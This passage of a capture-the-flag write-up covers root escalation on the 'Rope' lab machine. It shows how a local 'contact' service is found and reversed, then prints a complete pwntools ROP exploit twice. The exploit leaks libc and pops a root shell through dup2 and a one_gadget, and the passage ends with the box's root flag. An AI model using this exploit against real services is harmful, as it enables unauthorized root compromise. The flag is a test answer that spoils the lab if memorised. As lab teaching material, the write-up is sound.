152 packages can be updated.
72 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Ch


Last login: Sun Dec 15 22:22:20 2019 from 10.10.14.21
r4j@rope:~$ |
```

I start by checking listening ports


```
netstat -antp

# Imporant Result
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:9999            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      -
```

We find something listening on 1337 that is only available locally on rope.htb.
I connected to it using netcat. It allows me to send a message to admin apparently


```
r4j@rope:~$ nc 127.0.0.1 1337
Please enter the message you want to send to admin:
Hello I am tobor
Done.
```

There is a binary in /opt/support/ called contact. Running "strings" against it I was able to see this is the binary attached to that port as there is only one listener at 127.0.0.1 as well as the line we are prompted with “Please enter the message you want to send to admin:”


```
file /opt/support/contact
# RESULTS
/opt/support/contact: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0,
BuildID[sha1]=cc3b330cabc203d0d813e3114f1515b044a1fd4f, stripped

# Check out content of /opt/support/contact
strings /opt/support/contact
# RESULT
127.0.0.1
Please enter the message you want to send to admin:
```



```
[]A\A]A^A_
setsockopt(SO_REUSEADDR) failed
setsockopt(SO_REUSEPORT) failed
127.0.0.1
listen on port %d, fd is %d
ERROR
[+] Request accepted fd %d, pid %d
Done.
;*3$"
Please enter the message you want to send to admin:
GCC: (Debian 8.3.0-6) 8.3.0
.shstrtab
```

I downloaded the "contact" binary from the target to better analyize it. This binary is 64 bits and has no symbols. ASLR, PIE, Canary, and NX. It has a forking socket server which means that the values that must be discovered stay the same within the same process.

```
checksec contact
# RESULTS
[*] '/root/HTB/Boxes/Rope/contact'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled

# Examine the binary contents. Too many results to list here
readelf -a contact
```



```
root@kali:~/HTB/Boxes/Rope# checksec contact
[*] '/root/HTB/Boxes/Rope/contact'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Reversing led to identification the client reception function as well as the function calling recv(), which is basically read() but only works over sockets. This is the bug. The stack size is only 0x50 bytes, but recv() reads in 0x400 bytes. This means there is no need for stack pivoting. We have enough space just to keep ROPing up.


Bruteforce the canary and rbp like every other ROP chain problem on forking socket servers.
Bruteforce the return address to beat PIE. To bruteforce, we rely on the fact that recv () does not add a null byte to what you enter.
We bruteforce each address one by one in an attempt to receive the "Done!" message

Snippet of code from the function calling the vulnerable recv

```
if (_Var2 == 0) {
_Var3 = getuid();
printf("[+] Request accepted fd %d, pid %d\n",(ulong)uParm1,(ulong)_Var3);
__n = strlen(s_Please_enter_the_message_you_wan_001040e0);
write(uParm1,s_Please_enter_the_message_you_wan_001040e0,__n);
recv_data();
send(uParm1,"Done.\n",6,0);
uVar4 = 0;
}
void recv_data(int iParm1)
{
long in_FS_OFFSET;
undefined local_48 [56];
long local_10;
local_10 = *(long *)(in_FS_OFFSET + 0x28);
recv(iParm1,local_48,0x400,0);
if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
/* WARNING: Subroutine does not return */
__stack_chk_fail();
}
return;
}
```

I created a local SSH tunnel to forward traffic on port 1337 to 1337. If you were successfuly you should be able to run contact by connecting with netcat again

```
# Create local SSH Tunnel
ssh -L 1337:127.0.0.1:1337 r4j@rope.htb

# Test the connection from your attack machine by doing
nc 127.0.0.1 1337
# RESULTS
Please enter the message you want to send to admin:
test
Done.
```



```
root@kali:~/HTB/Boxes/Rope# nc 127.0.0.1 1337
Please enter the message you want to send to admin:
test
Done.
```

CONTENTS OF 2EXPLOIT.PY

```
from pwn import *

context(arch='amd64')
binary = ELF('./contact')
p = remote('localhost', 1337)
libc = ELF('/usr/lib/x86_64-linux-gnu/libc.so')
canary = 0x74f9d8a238a1f600
rbp = 0x7ffcf3e68010
returnAddr = 0x5637362b1562
pie = returnAddr - 0x1562
log.info('Base pie address: ' + hex(pie))
log.info('Canary: ' + hex(canary))

poprdi = pie + 0x164b
poprsir15 = pie + 0x1649
poprdx = pie + 0x1265
write = pie + 0x154e
printfgot = pie + binary.got['printf']
chain = p64(poprdi) + p64(4) + p64(poprsir15) + p64(printfgot) + p64(0) + p64(poprdx) + p64(8) + p64
(write)
payload = 'A' * 0x38 + p64(canary) + p64(rbp) + chain
p.sendlineafter('admin:\n', payload)
temp = p.recv(8)
printf = u64(temp)
libcBase = printf - libc.symbols['printf']
log.info('Leaked libc: ' + hex(libcBase))
p.close()
log.info('Popping a shell...')
p = remote('localhost', 1337)
libc.address = libcBase
payload = ''
payload += 'A' * 0x38
payload += p64(canary)
payload += p64(rbp)

payload += p64(poprdi)
payload += p64(0x4)
payload += p64(poprsir15)
payload += p64(0x0)
payload += p64(0x0)
payload += p64(libc.symbols['dup2'])

payload += p64(poprdi)
payload += p64(0x4)
payload += p64(poprsir15)
payload += p64(0x1)
payload += p64(0x0)
payload += p64(libc.symbols['dup2'])

payload += p64(poprdi)
payload += p64(0x4)
payload += p64(poprsir15)
payload += p64(0x2)
payload += p64(0x0)
payload += p64(libc.symbols['dup2'])

payload += p64(poprdi)
payload += p64(0x4)
payload += p64(poprsir15)
payload += p64(0x3)
payload += p64(0x0)
payload += p64(libc.symbols['dup2'])

payload += p64(libc.address + 0x3eb0b)
payload += p64(0)
payload += p64(libc.address + 0x4f2c5)
p.sendafter('admin:\n', payload)
p.interactive()
```

There were incorrect bytes that came out occasionally. Canary must start with a null byte, rbp leak must be aligned, and your PIE follows what it should be according to r2.

This gives us a root shell.
CONTENTS OF PRIVESC SCRIPT

```python
from pwn import *

context(arch='amd64')
binary = ELF('./contact')
p = remote('localhost', 1337)
libc = ELF('libc.so')
canary = 0x148cc3a091864d00
rbp = 0x7ffcc93ab980
returnAddr = 0x5637362b1562
pie = returnAddr - 0x1562
log.info('Base pie address: ' + hex(pie))
log.info('Canary: ' + hex(canary))

poprdi = pie + 0x164b
poprsir15 = pie + 0x1649
poprdx = pie + 0x1265
write = pie + 0x154e
printfgot = pie + binary.got['printf']
chain = p64(poprdi) + p64(4) + p64(poprsir15) + p64(printfgot) + p64(0) + p64(poprdx) + p64(8) + p64
(write)
payload = 'A' * 0x38 + p64(canary) + p64(rbp) + chain
p.sendlineafter('admin:\n', payload)
temp = p.recv(8)
printf = u64(temp)
libcBase = printf - libc.symbols['printf']
log.info('Leaked libc: ' + hex(libcBase))
p.close()

log.info('Popping a shell...')
p = remote('localhost', 1337)
libc.address = libcBase

payload = ''
payload += 'A' * 0x38
payload += p64(canary)
payload += p64(rbp)

payload += p64(poprdi)
payload += p64(0x4)
payload += p64(poprsir15)
payload += p64(0x0)
payload += p64(0x0)
payload += p64(libc.symbols['dup2'])

payload += p64(poprdi)
payload += p64(0x4)
payload += p64(poprsir15)
payload += p64(0x1)
payload += p64(0x0)
payload += p64(libc.symbols['dup2'])

payload += p64(poprdi)
payload += p64(0x4)
payload += p64(poprsir15)
payload += p64(0x2)
payload += p64(0x0)
payload += p64(libc.symbols['dup2'])

payload += p64(poprdi)
payload += p64(0x4)
payload += p64(poprsir15)
payload += p64(0x3)
payload += p64(0x0)
payload += p64(libc.symbols['dup2'])

payload += p64(libc.address + 0x3eb0b)
payload += p64(0)
payload += p64(libc.address + 0x4f2c5)
p.sendafter('admin:\n', payload)
```

```
p.interactive()
```

ROOT FLAG: 1c773343b3c60c6778b9eefc4da84dff